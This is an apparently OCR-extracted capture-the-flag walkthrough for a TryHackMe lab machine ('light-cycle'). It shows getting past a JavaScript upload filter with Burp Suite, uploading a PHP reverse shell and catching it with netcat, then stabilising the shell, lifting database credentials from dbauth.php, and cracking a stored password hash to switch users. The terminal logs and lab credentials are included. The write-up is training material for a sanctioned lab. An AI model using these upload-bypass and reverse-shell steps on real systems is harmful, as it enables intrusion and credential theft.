


We try to upload the reverse shell script but 'Invalid File Type' is shown again.





We go to burp suite and open a new project. Next we go to ‘Proxy’ tab and under ‘options’ subsection to enable intercept for javascript files when proxying traffic by removing */^js$* in the condition, and the filter is saved. We also select the ‘Intercept responses based on the following rules’ in Intercept Server Responses.






We go to ‘Intercept’,then ‘Open browser’ and navigate to http://MACHINEIP:65000/uploads.php. Then we forward the request and we see filter.js and we drop the file







Then we head back to http://MACHINEIP:65000/uploads.php

Next, we upload php-reverse-shell.php to the webpage. Forward the request on burp suite and the webpage shows that we successfully uploaded the file.







We then go to the webpage with **/grid** path and see that our file is uploaded.




Question 5

We run the netcat listener and run the php-reverse-shell.php, then we get access to the shell.






We perform shell upgrade and stabilisation.



Question hint says that we can find web.txt in /var/www/



Flag found in web.txt is **THM{ENTER_THE_GRID}**

```
┌──(1211102630㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg                                                    148 × 1 ⚙
[1]  + continued  nc -nlvp 443
                              ^C
www-data@light-cycle:/$ ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

The lines used to stabilise our shell are **python3 -c 'import pty;pty.spawn("/bin/bash")'** , **export TERM=xterm** , and **stty raw -echo; fg** . The lines are stated in the TryHackMe website instructions.

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.


Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.


```
┌──(1211102630㉿kali)-[~/Downloads]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.18.28.153] from (UNKNOWN) [10.10.239.19] 54052
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:52:41 up  2:25,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -nlvp 443

┌──(1211102630㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg                                                    148 × 1 ⚙
[1]  + continued  nc -nlvp 443
```

Question 7

Hint given that we can find the credentials in /var/www/TheGrid/



We navigate to /var/www/TheGrid and into /includes. We see php files. We read the content of login.php and see that mysql lines are used, so we found that the credentials are stored in mysql database.



Next, we read the contents of dbauth.php. The credentials(user:password) that we found is **tron:IFightForTheUsers**.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

We also found that the database used is **tron**

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```


Question 9

We access database successfully using mysql client with mysql -uUSERNAME -p


```
1211102630@kali: ~/Downloads
File  Actions  Edit  View  Help
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

We see that there are 2 databases shown. Based on the contents in dbauth.php earlier, we know that we should use the database tron. So, we change to tron.

One table is shown in tron. We select all from table ‘users’. 1 username with encrypted password is found.




Copy password and crack it using crackstation. The password we got is **@computer@**




Question 10

We also found the username from the mysql table




After quitting mysql, we switch to user flynn, whoami command is used to find user, which is **flynn**

